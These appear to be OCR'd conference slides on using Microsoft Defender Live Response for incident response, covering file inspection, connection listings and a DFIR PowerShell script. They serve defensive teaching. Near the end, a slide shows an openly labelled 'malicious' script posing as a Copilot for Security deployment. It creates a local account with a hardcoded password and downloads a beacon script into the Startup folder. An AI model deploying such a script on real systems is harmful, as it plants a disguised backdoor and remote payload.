
Supported OS

- Windows 10 & 11
- > Windows Server 2012 R2
- Linux
- MacOS

Using Live Response




Remote Shell



Basic Live Response Commands

Bert-Jan Pals

Password stealing from files



Bert-Jan Pals

Navigate & List Files

```
C:\> cd C:\Users\bert-jan\Desktop\

C:\Users\bert-jan\Desktop\> dir
Path                  Created              Modified             Size    Is Directory    Read Only       Hidden
====================  ===================  ===================  =====   ============    =========       ======
.                     2024-02-20 20:32:19  2024-03-15 19:35:44  0       true            true            false
..                    2024-02-20 20:32:19  2024-02-20 20:32:48  0       true            false           false
LocalUserAddition.bat 2024-02-20 20:56:30  2024-02-20 20:57:10  2115    false           false           false
desktop.ini           2024-02-20 20:32:48  2024-02-20 20:32:48  282     false           false           true
onboard.cmd           2024-02-22 20:45:18  2024-02-22 20:45:42  17142   false           false           false

C:\Users\bert-jan\Desktop\>
```

Collect File Information

```
C:\Users\bert-jan\Desktop\> fileinfo LocalUserAddition.bat
[
  {
    "file_state_display": [
      "Default"
    ],
    "digital_signature": {
      "certificates": [],
      "verified": false
    },
    "created": "2024-02-20T20:56:30.2088725+00:00",
    "modified": "2024-02-20T20:57:10.897505+00:00",
    "path": "C:\Users\bert-jan\Desktop\LocalUserAddition.bat",
    "size": 2115,
    "mime_type": "application/octet-stream",
    "versionInformation": {
      "companyName": "",
      "productName": "",
      "originalFileName": "",
      "internalFileName": "",
      "fileDescription": "",
      "productVersion": "",
      "comments": "",
      "fileVersion": "",
      "legalCopyright": "",
      "legalTrademarks": "",
      "privateBuild": "",
      "specialBuild": ""
    },
    "vendor": "",
    "directory_types": [
      "Users"
    ],
    "read_only": false,
    "hidden": false,
    "sha256": "c94d621cad6a1c0e645eb7a70e4f8c05f58e900d12625ba8b294f128569036d7",
    "sha1": "9c938bad61943a2977764782a7e79869e877fd45",
    "md5": "7efd872c2a15427097bc9628dff37a79",
    "lsh": "e9d96696d657699fb5dbb6daf9db7daed6bed79fbeeddfb6b7eb576b676596bf5eb5be997ba9b9de6de6b696696979ddb6a9a6bddd796b77b96ff776b6fff67e"
  }
]
```

Bert-Jan Pals

Collect status

- Active Connections
- Installed Drivers
- Persistence Methods
- Active Processes
- Scheduled tasks


```
C:\Users\bert-jan\Desktop\> connections
```

Name	Pid	Process Name	Local Ip	Local Port	Remote Ip	Remote Port	Status
svchost.exe	896		0.0.0.0	135	0.0.0.0	0	LISTEN
svchost.exe	420		0.0.0.0	3389	0.0.0.0	0	LISTEN
lsass.exe	696		0.0.0.0	49664	0.0.0.0	0	LISTEN
wininit.exe	596		0.0.0.0	49665	0.0.0.0	0	LISTEN
svchost.exe	1028		0.0.0.0	49666	0.0.0.0	0	LISTEN
spoolsv.exe	1732		0.0.0.0	49667	0.0.0.0	0	LISTEN
svchost.exe	408		0.0.0.0	49668	0.0.0.0	0	LISTEN
services.exe	684		0.0.0.0	49670	0.0.0.0	0	LISTEN
svchost.exe	420		10.0.0.4	3389	77.173.140.36	58953	ESTABLISHED
svchost.exe	408		10.0.0.4	49692	40.113.110.67	443	ESTABLISHED
WindowsAzureGuestAgent.exe	2040		10.0.0.4	49698	168.63.129.16	32526	ESTABLISHED
WindowsAzureGuestAgent.exe	2040		10.0.0.4	49718	168.63.129.16	80	ESTABLISHED
WaAppAgent.exe	2032		10.0.0.4	49720	168.63.129.16	32526	ESTABLISHED
SenseIR.exe	3704		10.0.0.4	50498	20.82.152.243	443	ESTABLISHED
HealthService.exe	6700		10.0.0.4	50510	13.69.106.218	443	ESTABLISHED

Advanced Live Response Commands

Bert-Jan Pals

Password stealing from files



Bert-Jan Pals

Analyze File

```
C:\Users\bert-jan\Desktop\> analyze file LocalUserAddition.bat
{
  "report": {
    "status": "clean",
    "file_hash": "c94d621cad6a1c0e645eb7a70e4f8c05f58e900d12625ba8b294f128569036d7",
    "not_found": 0,
    "clean": 1,
    "suspicious": 0,
    "infected": 0,
    "total": 1,
    "scans": [
      {
        "status": "clean",
        "scan_time": "2024-03-15T21:20:58.837226Z",
        "source": "Microsoft Defender static analysis",
        "report": "detected by 0 engines"
      }
    ],
    "rescan": false,
    "threat_type": null,
    "behavior": null,
    "has_file": null
  },
  "scan_status": "clean"
}
```

Perform Mitigating Measures

- Remediate Entity
  - Stop Process
  - Delete File
  - Delete Regkey Entry
- Run Scan
- Collect Forensic Package
- Run Custom Script
- Automation Potential

Run Custom DFIR Scripts

```
C:\Users\bert-jan\Desktop\> run DFIR-Script.ps1
Transcript started, output file is C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Temp\PSScriptOutputs\PSScript_
Transcript_{8B04C326-55F9-46F8-947C-A5A89A5D84D8}.txt
```

```
Version: 2.0.0
By twitter: @BertJanCyber, Github: Bert-JanP
========================================

DFIR Session starting as Administrator...
Creating output directory...
Output directory created: C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads\DFIR-AzureWin2022-2024-03-15.
..
Current user: bert-jan S-1-5-21-487150568-1937513247-3856623259-500
SIEM Export Output directory created: C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\Downloads\DFIR-AzureWin2022
-2024-03-15\CSV Results (SIEM Import Data)...
Collecting local ip info...
Collecting Open Connections...
Collecting AutoRun info...
Collecting Active users...
Collecting Local users...
Collecting Active Processes...
Collecting connections made from office applications...
```

PowerShell Incident Response Scripts

- Endless Possibilities
- Windows (Security) Events
- Listing Defender Exclusions
- PNP Devices
- DFIR PowerShell V2
- KAPE Integration


How to effectively analyse the output?

```
Collecting Open Connections...
Collecting AutoRun info...
Collecting Active users...
Collecting Local users...
Collecting Active Processes...
Collecting connections made from office applications...
Collecting Active Network Shares...
Collecting SMB Shares...
Collecting RDS Sessions...
Collecting Powershell History...
Collecting DNS Cache...
Collecting Installed Drivers...
Collecting Recently Installed Software EventLogs...
Collecting Running Services...
Collecting Scheduled Tasks...
Collecting Scheduled Tasks Run Info...
Collecting Information about Connected Devices...
Collecting raw Chromium history and profile files...
Collecting stats Security Events last 2 days...
Collecting Security Events last 2 days...
Collecting Remotly Opened Files...
Collecting Shadow Copies...
Collecting Important Event Viewer Files...
Collecting MPLogs...
Collecting Defender Exclusions...
```

New attack surface

- Advanced Live Response can be abused
  - Least Privilege with this permission
- Custom scripts are very useful for defenders, but be aware!
- Local System Context

New attack surface: Example Flow




New attack surface: “malicious” script


DeployCopilotForSecurity.ps1*

```powershell
# Deploy Copilot For Security Service Account

# Create Account
$password = "aicandoitallsdfs!"
$securepassword = $password | ConvertTo-SecureString -AsPlainText -Force

New-LocalUser -Name "svr_c4s" -Password $securepassword -FullName "svr_c4s" -Description "Copilot For Security Service Account"

# Download Remote Installation File, aka beacon.ps1

$url = "https://raw.githubusercontent.com/Bert-JanP/SecScripts/main/Other/beacon.ps1"

$dest = "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\beacon.ps1"

Invoke-WebRequest -Uri $url -OutFile $dest
```

New attack surface: Live Response View



Automate Live Response



Beyond XDR & Sentinel

Multiple reasons to not ingest logs

- Cost
- Data cannot be forwarded
- No detection use cases
- Limited cyber maturity

But sometimes you expect logs, but they are not found…

- Broken connector (SaaS dependency)
- Gaps in the logs
- Delays

Incident Response is still needed


- Additional Evidence
  - Live Response Custom Script Results
- Security Events
- Edge Appliance
- Unified Audit Logs

Bert-Jan Pals

